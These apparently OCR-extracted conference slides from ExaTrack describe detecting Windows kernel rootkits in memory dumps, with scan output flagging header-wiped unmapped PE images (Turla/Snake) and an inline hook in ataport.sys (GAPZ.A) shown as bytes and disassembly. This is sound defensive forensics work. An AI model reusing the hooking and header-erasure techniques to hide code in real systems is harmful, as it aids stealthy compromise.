
The first one is unmaped PE in kernel memory.

We know how to browse the kernel memory space (rights and datas) and list modules.

ExaTrack

Windows rootkits

Search for executable code in kernel memory and check if it's in the modules list and if it have a header.



ExaTrack

Windows rootkits

```
[OK] fffff88000c88000 : \SystemRoot\system32\CLFS.SYS
[OK] fffff88001af2000 : \SystemRoot\system32\drivers\vmstorfl.sys
[OK] fffff880017ac000 : \SystemRoot\System32\DRIVERS\RDPCDD.sys
[OK] fffff88000fec000 : \SystemRoot\system32\drivers\msisadrv.sys
[OK] fffff88002400000 : \SystemRoot\system32\DRIVERS\mrxsmb10.sys
[OK] fffff88001899000 : \SystemRoot\System32\Drivers\Beep.SYS
[OK] fffff88000da6000 : \SystemRoot\system32\DRIVERS\usbhub.sys
[NO] fffffa8004bb8000 (Header overwritten)
[OK] fffff88006a00000 : \SystemRoot\system32\DRIVERS\E1G6032E.sys
[OK] fffff88001685000 : \SystemRoot\system32\DRIVERS\flpydisk.sys
[OK] fffff88000ce6000 : \SystemRoot\system32\CI.dll
[OK] fffff88006aea000 : \SystemRoot\system32\DRIVERS\blbdrive.sys
[OK] fffff88001016000 : \SystemRoot\system32\drivers\fltmgr.sys
[OK] fffff88006b86000 : \SystemRoot\system32\DRIVERS\fdc.sys
[OK] fffff88006b93000 : \SystemRoot\system32\DRIVERS\vgapnp.sys
[OK] fffff880010bf000 : \SystemRoot\System32\drivers\volmgrx.sys
[NO] fffffa8004c43000 (no .text, but .rsrc)
[OK] fffff88003983000 : \SystemRoot\system32\drivers\ksthunk.sys
[OK] fffff88003c8c000 : \SystemRoot\system32\DRIVERS\mssmbios.sys
[OK] fffff88003ca6000 : \SystemRoot\system32\DRIVERS\AgileVpn.sys
[OK] fffff880028c6000 : \SystemRoot\System32\Drivers\secdrv.SYS
[OK] fffff88000c74000 : \SystemRoot\system32\PSHED.dll
[OK] fffff88002914000 : \SystemRoot\System32\DRIVERS\srv2.sys
[OK] fffff88000f7d000 : \SystemRoot\system32\drivers\WDFLDR.SYS
```

ExaTrack

Windows rootkits

```
>>> db fffffa8004bb8000 100
FFFFFA8004BB8000  00 00 00 00 03 00 00 00  04 00 00 00 FF FF 00 00  ....♥...♦...▬..
FFFFFA8004BB8010  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
FFFFFA8004BB8020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
FFFFFA8004BB8030  00 00 00 00 00 00 00 00  00 00 00 00 D8 00 00 00  ................
FFFFFA8004BB8040  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ♫▼.♫....!.☺L.!Th
FFFFFA8004BB8050  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
FFFFFA8004BB8060  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS
FFFFFA8004BB8070  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
FFFFFA8004BB8080  7D 41 3B 5A 39 20 55 09  39 20 55 09 39 20 55 09  }A;Z9 U.9 U.9 U.
FFFFFA8004BB8090  39 20 54 09 A6 20 55 09  A6 28 2E 09 3C 20 55 09  9 T.. U..(..< U.
FFFFFA8004BB80A0  1E E6 28 09 3B 20 55 09  1E E6 38 09 51 20 55 09  ▲.(.; U.▲.8.Q U.
FFFFFA8004BB80B0  1E E6 2F 09 38 20 55 09  1E E6 2D 09 38 20 55 09  ▲./.8 U.▲.-.8 U.
FFFFFA8004BB80C0  52 69 63 68 39 20 55 09  00 00 00 00 00 00 00 00  Rich9 U.........
FFFFFA8004BB80D0  00 00 00 00 00 00 00 00  00 00 00 00 64 86 06 00  ............d.♠.
FFFFFA8004BB80E0  CF F3 00 59 00 00 00 00  00 00 00 00 F0 00 22 20  ...Y..........."
FFFFFA8004BB80F0  0B 02 08 00 00 2E 04 00  00 BC 01 00 00 00 00 00  ♂☻....♦...☻.....
>>>
```

MZ header and PE headers are removed !


(Rootkit: Turla/Snake/Uroburos)

ExaTrack

Windows rootkits

Second method check if the code in-memory match the on-disk file.

Rootkit implementing this may need to disable / bypass patchguard.



ExaTrack

Windows rootkits

```
Checking ataport
 File : c:\symbols\ataport.sys\4ce792932a000\ataport.sys
  [!] Original code at 0xfffff8800119b4d1 : cc cc cc cc cc cc cc 48 83 ec 28 48 8b 41 40 80 b8 da 00 00 00 00 75 07 e8 56 44
  [!] Modified code at 0xfffff8800119b4d1 : cc cc cc cc cc cc cc 48 b8 f0 bd 77 03 80 fa ff ff ff e0 00 00 00 75 07 e8 56 44

  [!] Original code at 0xfffff8800119b4f9 : c3 cc cc cc cc cc cc 48 83 ec 28 48 8b 41 40 80 b8 da 00 00 00 00 75 07 e8 46 5a
  [!] Modified code at 0xfffff8800119b4f9 : c3 cc cc cc cc cc cc 48 b8 f0 bd 77 03 80 fa ff ff ff e0 00 00 00 75 07 e8 46 5a
```

Changes :

```
sub rsp, 0x28
mov rax, qword ptr [rcx+0x40]
cmp byte ptr [rax+0xda], 0x0

mov rax, 0xfffffa800377bdf0 ; No module mapped at this address
jmp rax
```

(Rootkit: GAPZ.A)

ExaTrack

Conclusion


It’s possible to analyze a corrupted memory dump, but you need to do some voodoo magic to do it.

Most of rootkits can be detected with simple tricks when we have a full memory dump.

Thank you for your attention.

Any questions ?

References:



Stéfan Le Berre (@Heurs)

stefan.le-berre [at] exatrack.com

https://exatrack.com

Click here !